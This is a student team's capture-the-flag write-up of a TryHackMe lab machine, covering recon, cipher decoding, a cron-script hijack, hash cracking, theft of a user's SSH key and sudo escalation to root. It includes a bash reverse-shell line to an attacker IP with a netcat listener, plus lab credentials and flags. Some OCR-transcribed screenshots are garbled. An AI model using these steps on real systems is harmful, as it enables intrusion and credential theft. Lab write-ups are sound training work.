

# PenTest 1

ROOM A

IKUN NO 1

Members:


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

## Recon and Enumeration (Where you gather data)

**Members Involved:** Chu Liang Chern, Chong Jii Hong, Ng Kai Keat, Siddiq Ferhad Bin Khairil Anual

**Tools used:** Nmap, kali linux, firefox, Vigenère Cipher Decoder and Solver

**Thought Process and Methodology and Attempts:**




```
1211103095@kali:~
File Actions Edit View Help
12174/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12265/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12345/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13456/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13722/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13782/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13783/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/
Nmap done: 1 IP address (1 host up) scanned in 155.21 seconds

(1211103095@kali)-[~]
```

When we get the machine ip, we try to use it. Kai Keat tries to put it into the search bar, but it shows nothing. Then we suggest using Nmap in kali linux. The Nmap takes a lot of time to scan, but the result is good. Nmap is the correct tool. However, there are thousands of ports scanned. We discussed and decided to go for a try with ssh.



```
1211103095@kali:~
File Actions Edit View Help
(1211103095@kali)-[~]
$ ssh -p 12000 10.10.168.212
The authenticity of host '[10.10.168.212]:12000 ([10.10.168.212]:12000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (119 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.168.212]:12000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.168.212 closed.

(1211103095@kali)-[~]
$ ssh -p 12000 10.10.168.212
```

We try the ports that are open one by one and finally find out the correct port which is 13117. There is a weird paragraph with alphabets and punctuation. After some time of researching, Siddiq found

out that this paragraph is in vigenere cipher. So we decided to use a vigenere decoder which is <https://www.boxentriq.com/code-breaking/vigenere-cipher>.

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a

After decoding, Liang Chern finds this text suspicious and tells us that it is in English. We then use the key and decode it again and we found out that the last line does tell us the secret of the passage.

```
jabberwock:CurlingKnollsAgainTrumpet
Connection to 10.10.168.212 closed.

└──(1211103095㉿kali)-[~]
$ ssh -p 22 jabberwock@10.10.168.212
jabberwock@10.10.168.212's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
```

It shows us the credential after we input the secret. Jii Hong then suggested we try SSH in with the credentials we get and it works. We are very happy about our discovery. We list out the files that are inside the directory and find out user.txt. We opened up the file and saw a weird combination of words. At first we have no idea about how to solve this until Liang Chern finds out the hint in THM. He suggested we mirror the sentence and we finally get the user.txt flag.

## Initial Foothold (where you gain the first reverse shell)

**Members Involved:** Chu Liang Chern, Chong Jii Hong, Ng Kai Keat, Siddiq Ferhad Bin Khairil Anual

**Tools used:** kali linux, Firefox, pentestmonkey, Netcat

**Thought Process and Methodology and Attempts:**

```
jabberwock@looking-glass:~$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3 2020 .
drwxr-xr-x 8 root      root      4096 Jul  3 2020 ..
lrwxrwxrwx 1 root      root      9 Jul  3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 jabberwock jabberwock 220 Jun 30 2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30 2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30 2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30 2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30 2020 .local
-rw-r--r-- 1 jabberwock jabberwock 807 Jun 30 2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 18 Jul  3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul  3 2020 user.txt
jabberwock@looking-glass:~$
```

After we manage to get the user.txt flag, Jii Hong ls -la to list all the files inside to check something inside.

```
File Actions Edit View Help
jabberwock@looking-glass:/home$ cd ..
jabberwock@looking-glass:/home$ ls
alice humptydumpty [jabberwock] tryhackme tweedledee tweedledum
jabberwock@looking-glass:/home$ cd ..
jabberwock@looking-glass:$ ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
jabberwock@looking-glass:$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:$
```

Next, Liang Chern entered cat/etc/crontab to find who runs the twasBrilling.sh.

```
jabberwock@looking-glass:/$ cd home
jabberwock@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
jabberwock@looking-glass:/home$ cd jabberwock
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ nano twasBrillig.sh
```

Then, we start to create a revershell by nano twasBrillig.sh.



The screenshot shows a terminal window titled "jabberwock@looking-glass: ~". The file being edited is "twasBrillig.sh". The command "bash -i >& /dev/tcp/10.18.31.61/443 0>&1" is typed into the editor. The status bar at the bottom right indicates the file is "Modified". The bottom of the screen displays the nano editor's key bindings:

^G Get Help	^O Write Out	^W Where Is	^K Cut Text	^J Justify	^C Cur Pos
^X Exit	^R Read File	^Y Replace	^U Uncut Text	^T To Linter	^L Go To Line

When we were still confused about this part, Siddiq suggested a website and took help from this website <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>. We decided to use `bash -i >& /dev/tcp/machine ip/8080 0>&1`.

```
1211103095@kali: ~
File Actions Edit View Help
(1211103095@kali) - [~] 1211103095@kali: ~
$ nc -lvpn 443
listening on [any] 443 ...
connect to [10.18.31.61] from (UNKNOWN) [10.10.168.212] 59420
bash: cannot set terminal process group (904): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt
poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a1lef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ ■

service detection performed. Please report any incorrect results to root@tryhackme.com, or go ahead
and fix them.

pass done. 1 IP address (1 host) was scanned in 195.20 seconds
```

After exiting the file, we open a new terminal and set up a listener with nc -lvpn 443.

```
1211103095@kali: ~
File Actions Edit View Help
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / & run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:/$ cd home
jabberwock@looking-glass:/home$ ls
alice humptydumpty Jabberwock tryhackme tweedledee tweedledum
jabberwock@looking-glass:/home$ cd jabberwock
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh user.txt
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.168.212 closed by remote host.
Connection to 10.10.168.212 closed.

(1211103095@kali) - [~]
```


After that, sudo reboot to reboot the machine

## Horizontal Privilege Escalation (If any, if you pivot to other users)

**Members Involved:** Chu Liang Chern, Chong Jii Hong, Ng Kai Keat, Siddiq Ferhad Bin Khairil Anual


**Tools used:** kali linux, Firefox, Crack Station, Cyberchef

**Thought Process and Methodology and Attempts:**



```
File Actions Edit View Help
[1211103095@kali: ~]
$ nc -lvpn 443
listening on [any] 443 ...
connect to [10.18.31.61] from (UNKNOWN) [10.18.168.212] 59420
bash: cannot set terminal process group (904): Inappropriate ioctl for device
bash: no job control in this shell
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt
poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c620b3aae66cd8887123234ea0c6e7143c0add73f431ed
28391d3bc64ec15ccb90426b0aa6b7649c3cc85f11230bb0105e0215e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473d9d7f404f
fa51f1d49abf67705d6aa35d18218c115ff5633aae179ebfd95d4956416f57f6
b9776d7ddfa459c9ad5b0e1d6a:c61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8fdc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f72642069732807a97877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```


When we got the response from Netcat, we noticed that we are connected as Tweedledum. we use [ls] to see what we have now. we read the humptydumpty.txt file, we find out there is a cipher inside.



The screenshot shows a browser window for the CrackStation website. The URL is https://crackstation.net/. The page displays a "Free Password Hash Cracker" form where multiple hash entries are pasted. Below the form, a table lists cracked hashes with columns for Hash, Type, and Result. The results include various password types like SHA256, MD5, and NTLM. A CAPTCHA is visible on the right side of the page.

Hash	Type	Result
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	SHA256	Willyte
7692c3ad3540bb803c620b3aae66cd8887123234ea0c6e7143c0add73f431ed	SHA256	97f
28391d3bc64ec15ccb90426b0aa6b7649c3cc85f11230bb0105e0215e3624	SHA256	7f05e
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473d9d7f404f	SHA256	11c
fa51f1d49abf67705d6aa35d18218c115ff5633aae179ebfd95d4956416f57f6	SHA256	9544d0
b9776d7ddfa459c9ad5b0e1d6a:c61e27befb5e99fd62446677600d7cacef544d0	SHA256	7468652070617373776f72642069732807a97877767574737271706f6e6d6c6b

We use Crack Station to decode it, and it has been decoded into several words, while also leaving one coded message.



Kai Keat found a way to decode it by using ‘magic’ operation in Cyberchef. It shows the password of the next user. Then, we redo the first step to get back access to the remote machine. with the password, we are able to privilege the next user, humptydumpty.

```
humptydumpty@looking-glass:/home/alice
$ Eew ale xdte semja dbxxxhfe.
$ Jdbc tivtmi pw sxderIoekudmgstd
Enter Secret:
: jabberwock:DeepestAlwaysPurseContinued
| Connection to 10.10.168.212 closed.

└─[1231103095@kali] ~
└─# ssh -p 22 jabberwock@10.10.168.212
jabberwock@10.10.168.212's password:
Last login: Wed Jul 27 11:59:33 2022 from 10.18.31.61
jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$ cd ..
humptydumpty@looking-glass:/home$ ls
alice humptydumpty tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ ls -la
total 32
drwxr-xr-x 8 root      root          4096 Jul  3  2020 .
drwxr-xr-x 24 root      root          4096 Jul  2  2020 ..
drwxr-xr-x  6 alice     alice         4096 Jul  3  2020 alice
drwxr-xr-x  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock   4096 Jul 27 12:02 jabberwock
drwxr-xr-x  5 tryhackme tryhackme   4096 Jul  3  2020 tryhackme
drwxr-xr-x  3 tweedledee tweedledee  4096 Jul  3  2020 tweedledee
drwxr-xr-x  2 tweedledum tweedledum  4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ cd ..
```

we see what we have with [ls]. However, this user has nothing for us to use. But then, Siddiq found that the directory of ‘Alice’ is slightly different from others. So Jii Hong changed the directory into it, and found out some common command is unable to use at ‘alice’ directory.

```
humptydumpty@looking-glass:/home/alice/.ssh
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
... (Redacted RSA private key content) ...
-----END RSA PRIVATE KEY-----
```

We then all separately try some common file names. After several attempts, Siddiq found .ssh is a directory, and also able to cat into a common directory id\_rsa as he tried access to the private key. Therefore, he copied the value for further use.


## Root Privilege Escalation (final step, rooting)

**Members Involved:** Chong Jii Hong, Siddiq Ferhad Bin Khairil Anual

**Tools used:**, kali linux, Linux Smart Enumeration script

**Thought Process and Methodology and Attempts:**

After saving the ssh private key as a local text file, we proceeded by running the command “chmod 600 alicekey”. It’s basically just setting the file permission so that no one else can access the file except the owner. Next, we continued by using the command “ssh -i alicekey alice@MACHINE\_IP” to switch to alice. We proceeded by creating a simple http server followed by some commands which basically allow us to run the Linux Smart Enumeration script. We found that this script was actually very helpful in giving us detailed information to help us in privilege escalation. By running this script, we found that we can access the /bin/bash directory as root. After that, we ran another command which is “sudo -h ssalg-gnikool -l” just to make sure that the information is correct. Finally, we ran the command “sudo -h ssalg-gnikool /bin/bash” and got access to root. Then, we just navigate to the root directory and find a root.txt file. Having done this, we were shown with the second flag.



PSP0201 Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

File System Home Trash

alice@looking-glass:/tmp

```
File Actions Edit View Help
alice@looking-glass:~$ sudo -h ssalg-gnikool -l .l
ssudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/bin:/usr/local/sbin:/usr/bin:/sbin:/snap/bin

User alice may run the following commands on ssalg-gnikool:
Sudoers entry:
  Users: root
  Options: authenticate
  Commands:
    /bin/bash
alice@looking-glass:~$
```

Right Ctrl

10:51 PM 26/7/2022

ENG US

PSP0201 Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

File System Home Trash

root@looking-glass:~

```
File Actions Edit View Help
root@looking-glass:~# sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd ..
root@looking-glass:~/home# cd ..
root@looking-glass:~# ls
bin dev lib lib32 img lib32 lib64 mnt root snap 32g VAR
boot etc lib32.img.old lost+found opt run srv 7z vmlinuz
cdrom home lib media proc skin swap.img usr vmlinuz.old
root@looking-glass:~# cd root
root@looking-glass:~/root# cat root.txt
passwords.txt
passwords.sh
root.txt
the_end.txt
root@looking-glass:~/root# cat root.txt
j3daedede817a0b079d079fb67332cb{mht
root@looking-glass:~/root#
```



Right Ctrl

10:53 PM 26/7/2022

ENG US

## Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211102058	Chu Liang Chern	Tried to exploit but failed at user 'alice'. Do help in Nmap port calculation. Figure out how to rearrange the flag.	
1211101401	Chong Jii Hong	Tried to exploit but failed until the 3rd user. Did record and edit the presentation video.	
1211103206	Ng Kai Keat	Tried to exploit but also failed until the 3rd user. Manage to take screenshots and writing jobs.	
1211103095	Siddiq Ferhad Bin Khairil Anual	Did the recon. Discovered the exploit to root and presented his pc during the presentation.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: <https://youtu.be/OKMcuN9orRY>